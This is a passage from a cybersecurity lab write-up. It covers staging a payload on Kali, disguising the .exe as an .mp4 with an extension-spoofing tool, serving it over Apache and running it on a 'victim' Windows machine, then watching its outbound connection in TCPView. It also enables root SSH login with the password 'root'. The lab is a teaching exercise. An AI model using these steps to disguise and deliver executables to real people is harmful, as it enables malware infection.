(root@kali)-[/etc/ssh]
# sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
(root@kali)-[/etc/ssh]
# sudo service ssh restart
(root@kali)-[/etc/ssh]
#
```

4.7 Enter the following command to start the SSH service so the system can accept SSH connections.

systemctl start ssh



```
# passwd root
New password:
Retype new password:
passwd: password updated successfully
(root@kali)-[/etc/ssh]
# systemctl start ssh
(root@kali)-[/etc/ssh]
# ip a
```

ip a



The screenshot shows a Windows 10 desktop with a black background. The taskbar is blue and displays the 'PG_Cyber_Lab' window. The desktop features eight icons arranged in a grid: Recycle Bin, pestudio, Microsoft Edge, Externio FTK Imager, Procman, Cyber-Tools, Cmder, and SonarQube. The system tray in the bottom right corner indicates the date and time as 10/10/2023, 12:00 PM.

PG_Cyber_Lab

WinSCP :: Official Site :: Download

https://winscp.net/eng/download.php

WinSCP
Free SFTP, SCP, S3 and FTP client for Windows


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WinSCP 6.5 Download

Advertisement


Discover more

Network security appliances





Note: WinSCP is a Windows application used to securely transfer files between your computer and a remote server using protocols like SFTP, SCP, and FTP.

5.3 On the WinScp, Enter the host (ip address obtained from step 4.8), Username = root and password = root (changed on step 4.5) and click Login.




5.4 Once logged in, local machine and server side can be seen. From the server side, navigate to root/var/www/html/payload. Drag the payload from client to local machine (Drag to the new folder created in Step 5.1).






5.5 Open the <https://github.com/henriksb/ExtensionSpoofer> and download. Extract the files in the download folder. Scroll down “<https://github.com/henriksb/ExtensionSpoofer>” and download the precompiled executable.

Note: The GitHub project Extension Spoofer is a tool that lets you disguise a file’s real type (like an .exe) to look like something harmless (like an image) by spoofing its extension and icon).



Quick access					
Desktop					
Downloads					
Documents					
Pictures					
Noriben-master					
Today (4)					
ExtensionSpoof	3/15/2026 4:01 AM	Compressed (zipp...		1,628 KB	
WinSCP-6.5.5-Setup	3/15/2026 3:20 AM	Application		11,968 KB	
ExtensionSpoof-master	3/15/2026 4:02 AM	File folder			
ExtensionSpoon	3/15/2026 4:04 AM	Application		67 KB	
Earlier this year (3)					


5.6 Open the Extension spoofer.




5.7 Upload the payload file. Select the spoof as .mp4 and source as .exe. Click Generate.



Payload successfully spoofed as .mp4 file.




5.8 Using WinSCP, (drag) move the spoofed file from local machine to server.



Step 6: Host and access your payload over the network using a web server.


6.1 Navigate back to remote server (Kali machine). Open a new terminal. Enter the following command.

sudo su




6.2 Enter the following command to verify your payload file exists in the web server directory.

ls /var/www/html/payload/




6.3 Enter the following command to sets up a web server to deliver files.

apt install apache2




6.3 Enter the following command to makes the server live and accessible.
systemctl start apache2



```
No VM guests are running outdated hypervisor (qemu) binaries on this host.

You have new mail.
(root@kali)~[/home/kali]
# systemctl start apache2
```

6.3 Enter the following command to ensure the server is running without issues.
systemctl status apache2



```
bad cannot be preloaded (cannot open shared object file). ignored.


Network
(root@kali)~[/home/kali]
# systemctl start apache2

(root@kali)~[/home/kali]
# systemctl status apache2
```

Note: These steps ensure your payload is placed on a running web server so it can be downloaded or accessed from another machine.



Step 7: Run the payload on victim machine. Upload the payload to VirusTotal to analyze detection rates and antivirus signatures. Monitor the victim machine’s network activity using TCPView to identify suspicious connections.

7.1 Navigate back to victim machine. Open the url “ <http://<ip address>/payload>“ to (URL used to access your payload file hosted on the Apache web server from another machine on the network)




7.2 Download the payload to the local machine and run the payload.

7.3 Open Virus total on edge and Upload the downloaded payload. Sign in to view the relations.




7.4 Download TCP View, is a Microsoft tool that lets you see all active network connections and the programs using them in real time.






7.5 Verify the process running on the machine using TCP View.



Outputs:

1. Virus Total Graph:

- Detection ratio (e.g., 45/70 engines flagged)
- Behavioral indicators



2. TCP View Output:

- Suspicious process name
- Remote IP connection
- Unusual port usage

The screenshot shows the TCPView application window with the following data:

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets	Recv Packets
nessusd.exe	4048	TCP	Established	127.0.0.1	49781	127.0.0.1	49782	3/22/2026 1:58:09 AM	nessusd.exe		
nessusd.exe	4048	TCP	Established	127.0.0.1	49776	127.0.0.1	49775	3/22/2026 1:58:04 AM	nessusd.exe		266
nessusd.exe	4048	TCP	Established	127.0.0.1	49782	127.0.0.1	49781	3/22/2026 1:58:09 AM	nessusd.exe		
nessusd.exe	4048	TCP	Established	127.0.0.1	49775	127.0.0.1	49776	3/22/2026 1:58:04 AM	nessusd.exe		
nessusd.exe	4048	TCPv6	Listen	::	8834	::	0	3/22/2026 1:58:05 AM	nessusd.exe	266	
payload_dgm.exe	10160	TCP	Syn Sent	10.0.0.0	51324	192.168.1.101	11980	3/22/2026 1:42:47 AM	payload_dgm.exe		
services.exe	732	TCP	Listen	0.0.0.0	49672	0.0.0.0	0	3/22/2026 1:56:23 AM	services.exe		
services.exe	732	TCPv6	Listen	::	49672	::	0	3/22/2026 1:56:23 AM	services.exe		
spoolsv.exe	2624	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	3/22/2026 1:56:20 AM	Spooler		
spoolsv.exe	2624	TCPv6	Listen	::	49669	::	0	3/22/2026 1:56:20 AM	Spooler		
svchost.exe	1768	TCPv6	Listen	::	49667	::	0	3/22/2026 1:56:19 AM	Schedule		
svchost.exe	780	TCP	Listen	0.0.0.0	3389	0.0.0.0	0	3/22/2026 1:56:19 AM	TermService		
svchost.exe	2340	TCPv6	Listen	::	49668	::	0	3/22/2026 1:56:19 AM	SessionEnv		
svchost.exe	2916	UDP	0.0.0.0	123	*			3/22/2026 1:56:21 AM	W32Time		
svchost.exe	968	TCPv6	Listen	::	135	*	0	3/22/2026 1:56:15 AM	RpcSs		
svchost.exe	2508	UDPv6	Listen	::	4500	*		3/22/2026 1:56:19 AM	IKEEXT		
svchost.exe	780	TCPv6	Listen	::	3389	*	0	3/22/2026 1:56:19 AM	TermService		
svchost.exe	2516	TCPv6	Listen	::	49671	*	0	3/22/2026 1:56:20 AM	PolicyAgent		
svchost.exe	1680	UDP	0.0.0.0	5355	*			3/22/2026 1:56:19 AM	Driscache		
svchost.exe	1680	UDP	0.0.0.0	5353	*			3/22/2026 1:56:19 AM	Driscache		
svchost.exe	968	TCP	Listen	0.0.0.0	135	0.0.0.0	0	3/22/2026 1:56:15 AM	RpcSs		
svchost.exe	2508	UDP	0.0.0.0	4500	*		0	3/22/2026 1:56:19 AM	IKEEXT		
svchost.exe	780	UDP	0.0.0.0	3389	*		0	3/22/2026 1:56:19 AM	TermService		
svchost.exe	1108	TCPv6	Listen	::	49666	*	0	3/22/2026 1:56:19 AM	Eventlog		
svchost.exe	2516	TCP	Listen	0.0.0.0	49671	0.0.0.0	0	3/22/2026 1:56:20 AM	PolicyAgent		

Summary statistics at the bottom: Endpoints: 89, Established: 28, Listening: 31, Time Wait: 3, Close Wait: 1, Update: 2 sec, States: (All)

Conclusion:

This project demonstrates how malware can evade detection using encrypted communication channels and how security professionals can identify such threats through monitoring tools and analysis platforms. It emphasizes the importance of:

- Network monitoring
- Endpoint protection
- Threat intelligence
- Secure configurations

References:

1. Ransomware and Malware: Defense, Analysis, and Response CEP session by Walter

Thank You